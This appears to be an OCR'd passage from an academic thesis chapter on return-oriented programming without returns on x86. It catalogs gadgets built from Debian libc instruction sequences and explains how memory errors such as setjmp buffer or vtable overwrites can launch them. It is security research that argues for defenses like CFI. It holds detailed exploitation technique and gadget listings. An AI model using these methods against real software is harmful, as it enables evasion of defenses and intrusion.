


Figure 3.1. Distribution of bytes following `ff` immediate bytes, in libc from Debian 5.0.4 ("Lenny").

On the x86, the return instruction is a single byte, `c3`, which we would expect to occur with frequency 1/256 in a random byte stream, and which in fact is even more frequent in machine code because legitimate programs regularly use `ret`.[5] By contrast, indirect jumps through a registers are *two bytes* on the x86, and these instructions are also less frequently used in legitimate programs than are `ret`s. It is not *a priori* clear that sufficiently many `jmp *`*x* instructions will exist in a target program, or that they will be preceded by diverse and useful other instructions.

Here an incidental characteristic of the x86 ISA comes to our help. The first byte of all indirect jumps (both near and far) is `ff`. What's more, many x86 instructions include immediate values; immediate values are encoded last in any instruction that includes an immediate; and immediate values, like other numbers, are encoded in two's complement, little endian. Thus the last byte of every instruction that includes an immediate value that is negative and in the range -1 to -16777216 will be `ff`. Such immediate values are very common. Out of the 83554 four-byte immediate values in instructions in our test libc, 46530, or 55%, have last byte `ff`. (Another 36369 have last byte `00`.)

[5] In fact, the x86 includes at least four different usable return instructions, each just a single byte.

One way to obtain jump instructions, then, is to take the opcode byte (`ff`) from the last byte of the immediate value in a legitimate instruction in the target binary. Because this byte is the very last byte in the encoding of that first instruction, the second byte of our jump will coincide with the first byte of the next legitimate instruction in the target binary. We thus require that this instruction's opcode be some value that, as a second byte following `ff`, is one that specifies a useful jump. Figure 3.1 shows the distribution of bytes immediately after such `ff` bytes in our test libc. The two most common bytes are `8b` (10439 occurrences) and `89` (7389 occurrences), both forms of `mov` (these are opcodes for, essentially, store and load instructions, respectively). When interpreted as a byte following `ff`, sadly, neither of these, specifies a jump. (Both are kinds of `ff/1`, which is the decrement long instruction.)

Out of the 256 possible values for the second byte, 56 encode indirect jumps: `20`–`2f`, `60`–`6f`, `a0`–`af`, and `e0`–`e7`.[6] In the distribution of bytes we see immediately after a most-significant immediate `ff` byte, `66` (`gs` segment override, 1113 occurrences) and `65` (operand size override, 511 occurrences) are particularly frequent. There is thus enough diversity in bytes following an `ff` immediate that `jmp` $*x$ instructions are available.

The fact that the last byte of an immediate value and the first byte of the following instruction frequently makes a jump instruction would not be of value to us if that instruction were not preceded by other useful instructions. Here again an incidental characteristic of the ISA is of help: In many cases, the byte before the jump instruction is essentially a one-byte no-op, and the bytes before that no-op vary greatly. Figure 3.2 shows the distribution of second most significant bytes in immediates whose most significant byte is `ff`, again in our test libc. Not

[6] The byte values `e8`–`ef` encode far indirect jumps of the form "`ljmp *%eax`" or another register and are invalid instructions, since far jumps target m16:32 [43].




Figure 3.2. Distribution of bytes preceding `ff` immediate bytes, in libc from Debian 5.0.4 ("Lenny").

surprisingly, these values are mostly `ff` or close, meaning they encode small negative numbers. Although `ff` and `fe` encode two-byte instructions,[7] `fd` and `fc` encode `std` and `cld`, which respectively set and clear the direction flag. The direction flag governs the behavior of string instructions, and its value is irrelevant for the behavior of the gadgets we construct. As libraries become larger, the likelihood that offsets encoded as immediates will be in the range -131073 to -262144 (that is, will have more significant half `fc ff` or `fd ff`, in little-endian) increases.

Compared to `jmp` $*x$ instruction, `pop` x sequences are more frequent. A pop into each general-purpose register has its own one-byte instruction, from `58` (`pop %eax`) to `5f` (`pop %edi`).

Putting everything together, we see that incidental features of the x86 ISA mean that instruction sequences ending "`std; jmp` $*x$" and "`cld; jmp` $*x$" are quite common in large libraries. Many of the instruction sequences we use to construct our Turing complete gadget set in Section 3.4 are of this form.

Of course, `ff` as the last byte of an immediate value is not our only source of jump instructions. We are able to use legitimate indirect jumps in the target

[7] Including, as we have observed, indirect jumps.

binary, and `ff` bytes can also occur as ModR/M bytes, SIB bytes, or as other parts of an immediate value. We focus on most-significant immediate `ff` bytes because the jump instructions they engender arise naturally from properties of the x86 ISA, and would thus be difficult to eliminate by changing the compiler.

3.4 A gadget catalog

To demonstrate that Turing-complete return-oriented computation without returns is feasible in real programs, we design a set of *gadgets* each of which performs a discrete computation and can be reasoned about independently by virtue of little or no state maintained between gadgets. We build these gadgets by looking at the C standard library found in Debian GNU/Linux 5.0.4 ("Lenny"), GNU libc 2.7, which is 1294572 bytes.[8] As we will see below, by itself, Debian's libc is almost sufficient. We need a single instruction sequence to exist in the either target program or in a library loaded by the target program. We find this additional instruction sequence in two large libraries: Mozilla's libxul (11857460 bytes), distributed with Firefox and Thunderbird; and the PHP language's libphp5 (5450680 bytes). These libraries are, of course, used in Web browsers and Web servers, respectively, which make common targets for exploitation.

(It might be tempting to consider whether compilers could be modified to avoid emitting pop-jump sequences. We note, first, that these instructions need be intended instructions placed in the binary by the compiler; second, that we do

[8]There are actually two distinct libcs on our test system: `/lib/libc-2.7.so` and `/lib/i686/cmov/libc-2.7.so`. The gadgets described in this section and the example exploit in Section 3.6 are constructed from the former. However, the latter library is loaded at runtime instead on some machines, apparently those that support the conditional-move instructions `cmov`*cc* (introduced with the Intel Pentium Pro). We have verified that this libc also provides instruction sequences sufficient for constructing a Turing-complete gadget set without returns. (As it happens, the most convenient way of constructing gadgets from instruction sequences in this library more closely resembles Shacham's original gadget set [81] than the set described in this section.) That either one of these libcs suffices for obtaining Turing-complete return-oriented programming without returns gives strong evidence for our thesis in this chapter.

not require the pop immediately to precede the jump, making the compiler's job harder; and, third, that other instruction sequences than pop-jump could be used. Modifying compilers is a complicated project. We believe that the effort would be better spent deploying a comprehensive solution like CFI.)

As described in Section 3.2, rather than using sequences of instructions that end in pop *x*; jmp ∗*x*, we use sequences of instructions that end in jmp ∗*y* where *y* is a pointer to a pop *x*; jmp ∗*x* sequence. It is exactly this pop *x*; jmp ∗*x* that we do not find in libc[9] and so must exist in the target program or one of its libraries. We call this (facetiously) the *bring your own pop-jump* (BYOPJ) paradigm.

Because libc is loaded into every Linux executable, we gain confidence by using it as the corpus for our instruction sequences (except the pop-jump) that return-oriented programming without returns is likely possible in any large Linux program that an attacker might target. We stress that using most instruction sequences from libc but a pop-jump from libxul is not how a real attacker would go about mounting an attack. Libxul is larger and has more convenient instruction sequences than libc does; a Turing-complete gadget set could be constructed more easily from libxul alone than from libc with a libxul pop-jump. However, any program that did not link against libxul would require an entirely different gadget set. Unlike creating a new gadget set, testing that a program contains a suitable pop-jump is simple and easily automated.

Most of the useful instruction sequences end with either a near (resp. far) indirect jump to the address stored in the near (resp. far) pointer in memory at an address stored in register edx. That is, many instruction sequences end with jmp ∗(%edx) or ljmp ∗(%edx).

[9]In the second libc described in footnote 8, there is a single pop %edx; jmp ∗(%edx) sequence but as we show below, edx is too useful to use for this purpose. Other minor differences exist between the two libraries but we do not dwell on them further.

Each gadget could be made fully independent from the others, but since register edx is so useful for chaining instruction sequences, we ensure that at the end of each gadget, it holds the address of the sequence catalog entry for the pop x; jmp $*x$. In most cases, this required no additional work. The function call gadget is the only one which required the fix up.

Following Checkoway et al. [16], we design a three-address code collection of memory-memory gadgets — that is, our gadgets are of the form $x \leftarrow y \,\mathrm{op}\, z$, where x, y, and z are literal locations in memory that hold the operands and destination. As mentioned, we use register edx to chain our instruction sequences and for the pop x; jmp $*x$ sequence in our BYOPJ paradigm, we use register ebx. This means that we cannot store any state in register ebx, but we need not worry about changing its contents during the course of an instruction sequence since it will be overwritten during the pop %ebx. This leaves us with five registers, eax, ecx, ebp, esi, and edi, to do with as we please.

Instruction sequences We used 34 distinct instruction sequences ending with jmp $*x$ to construct 19 general purpose gadgets: load immediate, move, load, store, add, add immediate, subtract, negate, and, and immediate, or, or immediate, xor, xor immediate, complement, branch unconditional, branch conditional, set less than, and function call. The majority of the instruction sequences contain four or fewer instructions. The sequences were chosen by hand out of a collection of potential instruction sequences in libc discovered by the algorithm given by Shacham [81].

Loading data from the stack into a register can be accomplished by means of a pop x; jmp $*y$ instruction sequence. The following instruction sequences allow us to load either individual registers or all registers.

```
pop %eax;   sub %dh, %bl;   jmp *(%edx)
pop %ecx;   cmp %dh, %dh;   jmp *(%edx)
pop %ebp;   or $0xF3, %al;  jmp *(%edx)
pop %esi;   or $0xF3, %al;  jmp *(%edx)
pop %edi;   cmp %bl, %dl;   jmp *(%edx)
pop %esp;   or %edi, %esi;  jmp *(%eax)
popad;      cld;            ljmp *(%edx)
```

The first five can be used to load any of the registers we wish to use as long as we load register eax after registers ebp and esi. The sixth allows for a simple jump by changing the stack pointer, see below. Instruction popad pops all seven general purpose registers off of the stack (it does not pop register esp, but it does require 4 bytes on the stack which are ignored for a total of 32 bytes popped off of the stack). Without a pop %edx; jmp $*x$ instruction in the target binary or its libraries, popad is the only way to load register edx. This is only an issue for our function call gadget described below.

The gadgets need to be able to move data between memory and registers as well as between multiple registers. Moving a word from memory into a register is accomplished by means of a mov $n(x)$, y instruction where n is some immediate offset. The analogous instruction mov x, $n(y)$ allows for the reverse operation. Movement between registers is less straight-forward because while such an x86 instruction exists, we find none in sequences ending in jmp $*x$. Instead, the contents of two registers can be exchanged with the xchg instruction, or by arranging for the destination register to be 0x00000000 or 0xffffffff, the source register can be ored or anded with the destination, effecting the move.

One tricky aspect of return-oriented programming using pop x; jmp $*x$ instead of a return is that we frequently need to use a register for holding data

in one instruction sequence as well as for being the *x* in the jmp *x in another sequence in a single gadget. Handling this requires careful structuring of the instruction sequences inside the gadget to ensure that the register has been loaded with the address of the pointer to the pop *x*; jmp *x sequence before it is needed.

By now, the gadget-construction procedure is well-described in the literature [81, 15, 32, 41, 40, 50]. As such, we only briefly describe each of our standard gadgets and focus more on the gadgets that require extra finesse.

Data movement The first thing we wish to do is to *load immediate* values into memory at a fixed address. This is easily accomplished by loading esi with the immediate value and eax with the fixed address plus 0xb. This takes two pops. Then we use mov %esi, -0xb(%eax) to write the immediate value to memory.

Since we want a collection of memory-memory gadgets, we need to load a word from one (constant) location in memory and store it into another (constant) location in memory. This is accomplished by loading the source address into eax, loading the destination address into ebp, loading from eax into edi, and finally storing edi into memory at the address in ebp. This is the *move* gadget.

A simple modification to the move gadget yield the *load* gadget. Rather than storing the word in memory at the source address into the destination address, that word is used as a pointer to another word in memory which is loaded into another register and then stored at the destination address. In pseudo code, the operation is the following.

```
eax ← source
edi ← (eax)
esi ← (edi)
eax ← destination
(eax) ← esi
```

A *store* gadget is similar except that the address where the source value is to be stored is itself stored at a fixed location. That is, the store gadget performs

the operation $(A) \leftarrow B$ where A is the word in memory at the destination address and B is the word in memory at the source address. In fact, we can perform the operation $(A + n) \leftarrow B$ where n is a literal value. This allows for easy constant array indexing into an array that is not at a fixed location in memory, where A is the address of the array and n is the offset into the array.

Arithmetic operations The *add*, *add immediate*, and *subtract* gadgets are straight forward. They work by loading the source operands into registers, performing the appropriate operation, and then storing the result back to memory. The x86 ISA allows one of the operands to be a location in memory which would obviate the need to load one of the operands. This could potentially simplify the gadgets.

The *negate* gadget, loads the word from the source address, takes the two's complement of the word and stores it back to memory. There is an x86 instruction `neg` that performs the two's complement of a register, but it does not appear near a `jmp` $*x$ instruction. Instead, we load `esi` with zero using `xor %esi, %esi` and then use the sequence `subl -0x7D(%ebp,%ecx), %esi; jmp *(%ecx)` to subtract the value from zero. The `subl` instruction performs the operation `esi` $\leftarrow$ `esi` $-$ (`ebp` $+$ `ecx` $-$ `0x7D`).[10] Since our `jmp` $*x$ uses `ecx`, we have to load it with the address of a pointer to the `pop` x; `jmp` $*x$ sequence. This means that `ebp` must have the value of the source address plus `0x7D` minus the address of the pointer to `pop` x; `jmp` $*x$.

Logical operations The *and*, *and immediate*, *or*, and *or immediate* gadgets are constructed in an analogous manner to the add gadget. Namely, the operands are loaded into registers, the operation is performed, and the result is stored back to memory. The only tricky part is the movement of data between registers as described above.

[10] The parentheses denote dereference, not grouping.

The *xor* and *xor immediate* gadgets are similar except that instead of xoring the value of two registers and then storing the results back to memory, the first source word is written to the destination and that location is subsequently xored with the second source word.

The *complement* gadget computes the one's complement of the source value and stores it into the destination address. Similar to the situation with the negate gadget, there is an x86 instruction `not` which performs the one's complement, but it does not appear in the useful instructions sequences in libc. Instead, we proceed exactly as for the negate gadget except instead of loading `esi` with zero, we load it with `0xffffffff` $= -1$. This works because $-1 - x = \neg x$.

Branching In a normal program, there are two ways to perform a branch. The branch can be to an absolute address or to an address relative to the current instruction. In return-oriented programming, a branch is performed by changing the stack pointer rather than the instruction pointer. An absolute branch can be effected by popping a value off the stack into `esp`. Alternatively, a negative offset from the end of the gadget can be popped into `edi` which is then subtracted from the stack pointer using the sequence `sub %edi, %esp; ljmp *(%eax)` This allows stack-pointer-relative branching. This is the basis for our *branch unconditional* gadget.

In order to have Turing-complete behavior, we must have a way to perform a conditional branch. The x86 has a number of conditional branch operations; however, these are unsuitable for our purpose since they affect the instruction pointer rather than the stack pointer. Instead, we need a way to change the stack pointer conditioned on the word stored in memory at a known address. If the word is zero, then we do not change the stack pointer. If the word is `0xffffffff`, then we subtract an offset from the stack pointer as in the unconditional case.

The way we do this is by loading the word into a register and anding with the offset. The result is subtracted from the stack pointer. The implementation is a straight-forward combination of the and gadget and the branch unconditional gadget and is our *branch conditional* gadget.

In any collection of return-oriented gadgets, the most difficult to construct is the gadget that compares two values and performs an operation based on the relative magnitude of the values. Taking a cue from the MIPS architecture, we implement a *set less than* gadget that sets the word at the destination address equal to `0xffffffff` if the first source word is less than the second source word.

The implementation of the set less than gadget is given in Figure 3.3. The string compare instruction `cmpsl` compares the two words pointed to by `%ds:%esi` and `%es:%edi` and sets the carry flag if the latter is greater than the former. As a side effect, it increments or decrements registers `esi` and `edi` based on the direction flag; however, this is of no concern since we are only comparing a single word. The `sbb` instruction subtracts `esi` plus the value of the carry flag from `esi`. In essence, if the first source value is less than the second source value, then the carry flag will be set and `esi` is set to `0xffffffff`, otherwise, the carry flag will not be set and so `esi` will be set to zero, exactly as required for the branch conditional gadget. The one thing we have to be careful of is register `cl` cannot be zero otherwise a divide by zero exception will occur.

With the set less than and logical gadgets, a conditional branch based on comparing any two values for any of the six relations $<$, $\leq$, $=$, $\neq$, $\geq$, and $>$ can be formed. At this point our set of gadgets is Turing-complete.

Function calls Now that we have a Turing-complete set of gadgets, we extend their functionality by adding a gadget to perform function calls. This gives us two new abilities: we can call normal return-oriented instruction sequences — i.e.,




Figure 3.3. Set less than gadget. If the word at address *B* is less than the word at address *C*, then set the word at address *A* to `0xffffffff`, otherwise set it to `0x00000000`. The gadget begins executing with the stack pointer (esp) pointing to the bottom-most (smallest address) cell of the gadget. As execution proceeds, the stack pointer moves to higher cells (higher addresses). Each cell is either a pointer to an entry in the sequence catalog — which is itself a pointer to the instruction sequence that is actually executed — or data. After the final instruction sequence in the gadget has executed, the stack pointer points to the next gadget to be executed.

those ending in return — or we can call legitimate functions. Since we use an actual call instruction, any return-oriented programming defense relying on the LIFO nature of the call stack will be thwarted since this invariant is maintained. Any defense relying on the frequency of return instructions will be thwarted as long as the number of other instructions executed between these calls is sufficiently high.

Since calling legitimate functions is the more complicated of the two operations, we focus on it here. Calling a sequence ending in return is roughly the same except for moving the stack pointer and handling the return value.

Before a function call is made, the stack pointer must be moved to a new location to keep from overwriting our previous gadgets on the stack. If n is the address where the stack pointer should be when the function begins to execute — i.e., the location where the return address will be stored — then the k arguments

should be stored at addresses $n + 4$, $n + 8$, ..., $n + 4k$. This can be done using the load immediate or move gadgets. The *function call* gadget is then used to perform the computation $A \leftarrow fun(arg_1, arg_2, \ldots, arg_k)$ with the stack pointer set to n.

Since the Linux *application binary interface* (ABI) for x86 specifies that registers eax, ecx, and edx are caller-saved while registers ebx, ebp, esi, and edi are callee-saved, some care must be taken to ensure that after the function has returned, the gadgets can retain control.

One particularly tricky point is that since edx is caller-saved, once we return from the call we need to restore it to the address of the pointer to the pop x; jmp $*x$. We *cannot* do this using only the instruction sequences in libc if we care about the return value which is in eax. Continuing our BYOPJ paradigm, if the target program has either a pop %edx; jmp *(%edx) or a pop %edx; jmp *(%esi), then we can restore edx without overwriting the return value in eax. Mozilla's libxul has such a sequence. Without such a sequence, the function call gadget has to be tailored for each application rather than being generic.

The implementation of the function call gadget is given in Figure 3.4. Some parts of the implementation are rather subtle. The first thing it does is to load registers esi, ebp, and eax. Register esi is loaded with the address of the sequence catalog entry for the call-jump sequence, ebp is loaded with the actual address of the leave-jump sequence, and eax is loaded with the literal value n (plus the offset for our store sequence). Next, the address of the sequence catalog entry for the call-jump is stored at address n. Register esi is then loaded with 0x38 and the value of the stack pointer is added to is. At this point, esi holds the address we will set the stack pointer to after the the function call returns.

Now that we know the location on the stack we wish to return to after our function call, we need to move it into ebp. Unfortunately, the easiest way to do

that is to store it to memory (at the location where we will eventually store the function's return value), load it back from memory into edi and then exchange it with ebp. After the exchange, edi holds the address of the leave-jump sequence and ebp holds the value we will set the stack pointer to after the function call.

Next, we load esi with the address of the sequence catalog entry for pop *x*; jmp ∗*x*, ecx with the address where the pointer to the function is stored (plus an offset), and eax with the value *n*. Registers esp and eax are exchanged causing the stack pointer to be set to *n*.

Recall that the first thing the function call gadget did was to store the address of the catalog entry for the call-jump sequence to *n*. At this point, the indirect call of the function *fun* happens. After *fun* returns, we cannot rely on the values in registers ecx or edx while eax holds the return value. However, edi holds the address of the leave-jump sequence, thus the jmp ∗%edi instruction causes a leave instruction to be executed which sets the stack pointer to ebp — which is still holding the address we placed into it with the first xchg instruction — and then pops the value off of the top of the stack into ebp. This causes the address of the sequence catalog entry for pop *x*; jmp ∗*x* (plus an offset) to be loaded into ebp causing the subsequent jmp ∗-0x7d(%ebp) instruction to chain the next instruction sequence.

At this point, we have two choices for the implementation. If we do not have a pop %edx; jmp ∗(%edx) sequence, then we can use a popad; jmp ∗(%edx) and lose the return value. In this case, the function call gadget is complete. However, if we do have a pop %edx; jmp ∗(%edx) sequence, then we execute that and then store the return value in eax into memory. This is the form of the gadget shown in Figure 3.4.




Figure 3.4. Function call gadget. This convoluted gadget makes the function call $result \leftarrow f(arg_1, arg_2, \ldots, arg_k)$ where the arguments have already been placed at $n+4$, $n+8$, $\ldots$, $n+4k$. The return value is stored into memory at address *result*.

3.5 Getting started

Return-oriented programming is an alternative to code injection when an attacker has diverted a target program's control flow by taking advantage of a memory error such as a buffer overflow. How the initial control flow diversion is accomplished, then, is orthogonal to the question of return-oriented programming.[11]

All the same, some of the traditional means of diverting control flow require the target program to execute a return instruction, which means they risk detection by the defenses our new return-oriented programming are designed to evade.

In some cases, a different approach will allow attackers to avoid this initial return. In this section, we discuss four classes of memory errors from the perspective of the `pop` *x*; `jmp` ∗*x* return-oriented programming paradigm and consider for each the prospects for an attacker to take control without using a return instruction. Recall that, in order for a return-oriented exploit to be successful, the attacker must gain control of both the instruction pointer and the stack pointer. In addition, the return-oriented program must be some place in memory.

Stack buffer overflow The traditional means of exploiting a stack buffer overflow is to overwrite the saved instruction pointer in some function's stack frame. When that function returns, control will flow not to the instruction after the `call` that invoked the function but rather to any location of the attacker's choosing. In a return-oriented attack, this will be the first instruction sequence in the first gadget laid out on the stack; conveniently, the stack pointer will point to the next word on the stack, which is also under attacker control. By this point, however, the LIFO

[11] Also orthogonal are defenses against buffer overflows such as stack cookies or generally against reliable exploitation such as address-space randomization. Such defenses, like the ones we consider in this chapter, and unlike CFI, are ad-hoc. They defeat certain exploits but can be bypassed in some cases. See, e.g., [83, 86].

invariant of the return-address stack has been violated. (A single return instruction would not, of course, be caught by defenses that look for several returns in close succession.)

To take advantage of a stack buffer overflow without a return, an attacker must overwrite stack frames while avoiding changing the value of any saved instruction pointers. What she should change is pointer data such as function pointers in a function frame above the one that contains the overflowed buffer. Once the function that contains the buffer has returned (to the function that legitimately called it), the memory around the stack pointer will be controlled by the attacker; when the pointer she modified is used, an instruction sequence such as popad; jmp $*y$ as its target will allow her to take control of the registers and begin running return-oriented code.

Setjmp buffer overwrite The setjmp and longjmp functions allow for nonlocal gotos. A program will allocate space for a jmp_buf structure which consists of at least an array of words long enough to hold registers ebx, edi, esi, ebp, esp, and eip — the callee saved registers. When setjmp is called, it stores the values of those registers into the jmp_buf. The instruction pointer stored into the buffer is the saved instruction pointer pushed onto the stack by the call instruction and the stored stack pointer is the value the esp had before the call to setjmp. When setjmp returns, it returns the value zero in eax.

At some point later, longjmp is called. This restores the general-purpose registers to their previous values, sets eax to the second argument of longjmp, sets the stack pointer, and finally does an indirect jump to the saved instruction pointer. In essence, setjmp returns two times while longjmp never returns.

If an attacker is able to write the exploit program to some location in memory and overwrite two words of a jmp_buf — esp and eip — that is subsequently

the first argument to a longjmp call, then the attacker can arrange for his return-oriented exploit to run. This method of transferring control to a return-oriented program is so convenient that it was employed for testing the gadgets described in Section 3.4. See Section 3.6 for an example this method.

In the interest of security, GNU libc's setjmp stores the two pointers in the jmp_buf mangled. It first xors the pointers with a fixed value and then rotates the results left 9 bits.[12] In longjmp, the pointers are rotated right and then xored before being used.

C++ vtable pointer overwrite If the attacker overwrites an object instance of a class with virtual functions on the heap, then there is (in the general case) no hope of controlling memory around the stack pointer. However, the attacker will control the memory around the object itself, as well as around the object's vtable, since in overwriting the object she can cause the vtable pointer to point at some memory under her control, such as a packet buffer on the heap. Depending on the code that the compiler generates for virtual method invocation, then, at the time that an instruction sequence is invoked, one or more registers will point to the object, the vtable, or both. The attacker must leverage these pointers (1) to change the stack pointer to memory she controls, and (2) to cause a second instruction sequence to execute after the first.

Being able to leverage a vtable pointer overwrite to take control in a generic way (i.e., one that depends only on the compiler version and flags, and not on the program being attacked) is at present an open problem. The alternative is

[12] In a blog post, Ulrich Drepper writes that the value xored is supposed to be a process-specific random value and that he added this pointer "encryption" to jmp_buf, among other places in libc, in December 2005 [27]. On a stock Debian GNU/Linux 5.0.4 ("Lenny") system, this value appears to be constant. Indeed, from a cursory inspection of the source code for GNU libc 2.7 used in this version of Debian, it appears that the random value is supposed to come from the high-precision timer, but that this code is never enabled.

to generate an exploit that is specific to the program attacked, the way that, for example, alphanumeric shellcodes must be written differently depending on what register or memory location they can consult to find the shellcode's location [88].

Function pointer overwrite With a function pointer overwrite on the heap, as with a vtable pointer overwrite, the challenge for the attacker is two fold. The first code sequence she causes to execute must relocate the stack to memory she controls. In the same code sequence, she must arrange for a second instruction sequence to execute in turn. It is likely the case that no generic exploitation technique exists that avoids the use of a return instruction, and a specific exploit must be crafted for each target program.

3.6 Example exploit

